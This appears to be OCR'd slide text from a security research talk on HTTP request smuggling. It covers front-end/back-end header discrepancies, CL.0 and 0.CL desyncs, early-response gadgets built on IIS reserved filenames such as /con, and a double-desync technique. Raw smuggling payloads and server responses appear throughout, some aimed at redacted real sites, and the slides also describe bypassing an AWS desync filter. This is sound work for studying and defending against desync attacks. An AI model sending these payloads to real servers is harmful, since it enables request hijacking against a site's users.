
Host: <redacted-food-corp>	HTTP/1.1 200 OK	Front-end
Xost: <redacted-food-corp>	HTTP/1.1 503 Service Unavailable	
🟧Host: <redacted-food-corp>	HTTP/1.1 400 Bad Request	Back-end
🟧Xost: <redacted-food-corp>	HTTP/1.1 503 Service Unavailable	

Classification: DISCREPANCY

Type: Visible-Hidden (V-H)

{front-end}-{back-end}
V (Visible)
H (Hidden)

Turning V-H into a CL.0 desync



```
GET /style.css HTTP/1.1
Host: <food-corp>
Foo: bar
 Content-Length: 23

GET /404 HTTP/1.1
X: y
```

```
GET / HTTP/1.1
Host: <food-corp>
```

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 404 Not Found
```

```
GET /style.css HTTP/1.1
Host: <food-corp>
Foo: bar
 Content-Length: 23

GET /404 HTTP/1.1
X: yGET / HTTP/1.1
Host: <food-corp>
```

{front-end}.{back-end}
CL (Content-Length)
TE (Transfer-Encoding)
0 (Implicit-zero)
H2 (HTTP/2's built-in length)

Detecting V-H with an *invalid, duplicate* header

```
POST /js/jquery.min.js
Host: <redacted-vpn.bank.com>
```

🔍 Understand the codes

`Host: x/x`	`HTTP/1.1 400 Bad Request`
`Xost: x/x`	`HTTP/1.1 412 Precondition Failed`
`█Host: x/x`	`HTTP/1.1 200 OK`
`█Xost: x/x`	`HTTP/1.1 412 Precondition Failed`

```
POST /js/jquery.min.js HTTP/1.1
Host: <redacted-vpn.bank.com>
Junk: bar
 Content-Length: 7

ABC=DEF
```

⇄

```
HTTP/1.1 200 OK
```

⇄

```
HTTP/1.1 501 Not Implemented

ABC=DEFPOST not supported
for current URL.
```

Predicting vulnerabilities

"a recipient MAY recognize a single LF as a line terminator" – RFC 9122

```
EarlyBodyPair("A: B\n\n{detectionHeader}",
      expectedOutcome=PermutationOutcome.HIDDEN)
```

```
POST / HTTP/1.1\r\n
Content-Length: 40\r\n
A: B\r\n
\n
Expect: 100-continue\r\n
```

```
HTTP/1.1 100 Continue

HTTP/1.1 302 Found
```

Classification: VISIBLE

CVE pending

Detecting Hidden-Visible: ALB->IIS

`Host: foo/bar`	`400 Bad Request, Server: awselb/2.0`
`Zost: foo/bar`	`200 OK, -no server header-`
`Host : foo/bar`	`400 Bad Request, Server: Microsoft-HTTPAPI/2.0`
`Zost : foo/bar`	`200 OK, -no server header-`

AWS HTTP Desync Guardian

- Tries to block desync attacks
- Bypassed for a H2.TE desync in *The Single-Packet Shovel* by Thomas Stacey
- Post-patch, still doesn't block header injection by default

```
Set routing.http.drop_invalid_header_fields.enabled
Set routing.http.desync_mitigation_mode = strictest
```

Adopting cloud proxies imports other companies' technical debt into your security posture

1. Improve response diffing
2. Explore header injection

Turning H-V into a desync

```
POST /Logon.aspx HTTP/1.1
Host: <highly-redacted>
```

`Host: foo/bar`	`HTTP/1.1 200 OK`
`Xost: foo/bar`	`HTTP/1.1 302 Moved`

`Host:`
` foo/bar`
	`HTTP/1.1 400 Bad Request`

`Xost:`
` foo/bar`
	`HTTP/1.1 302 Moved`

`Transfer-Encoding:`
` chunked`
	`--connection reset—-`

Can't CL.TE desync

Is there another way?

0.CL desync attacks

The 0.CL deadlock


```
GET /Logon HTTP/1.1
Host: <redacted>
Content-Length:
 23

GET /404 HTTP/1.1
X: Y
```

Front-end interprets this as a second request

```
GET /Logon HTTP/1.1
Host: <redacted>
Content-Length:
 23
```

```
HTTP/1.1 504 Gateway Timeout
```

How can we escape the 0.CL deadlock?



Making timing attacks universal: single-packet attack

Do not use the following reserved names for the name of a file:

CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, COM^1, COM^2, COM^3, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, LPT9, LPT^1, LPT^2, and LPT^3.

https://learn.microsoft.com/en-us/windows/win32/fileio/naming-a-file

Escaping the 0.CL deadlock with an early-response gadget

```
GET /con HTTP/1.1
Host: <redacted>
Content-Length:
 7
```

```
GET / HTTP/1.1
Host: <redacted>
```

```
HTTP/1.1 200 OK
```

```
GET /con HTTP/1.1
Host: <redacted>
Content-Length:
 7

GET / HTTP/1.1
Host: <redacted>
```

```
HTTP/1.1 400 Bad Request
```

Early-response gadgets

Nginx: Any static file

IIS: Reserved filename

Other: Static file or server-level redirect

Flagged by HTTP Request Smuggler as "Mystery 400" since 2019 🤦

🔍 Find an early-response gadget for Apache

Proving the concept

```
POST /con HTTP/1.1
Host: <redacted>
Content-Length:
 20
```

```
HTTP/1.1 200 OK
```

```
POST /con HTTP/1.1
Host: <redacted>
Content-Length:
 20

GET / HTTP/1.1
X: yGET /wrtz HTTP/1.1
Host: <redacted>
```


```
GET / HTTP/1.1
X: yGET /wrtz HTTP/1.1
Host: <redacted>
```

Not a realistic victim request

```
HTTP/1.1 302 Found
Location: /Logon?ReturnUrl=%2fwrtz
```

How can we exploit a real victim?

Converting 0.CL to CL.0 with a double desync – the hard way



```
POST /nul HTTP/1.1
Content-length:
 39
```

```
POST / HTTP/1.1
Content-Length: 64

GET / HTTP/1.1
Host: <redacted>

GET /wrtz HTTP/1.1
Foo: bar
```

```
GET / HTTP/1.1
Host: <redacted>
```


```
HTTP/1.1 200 OK
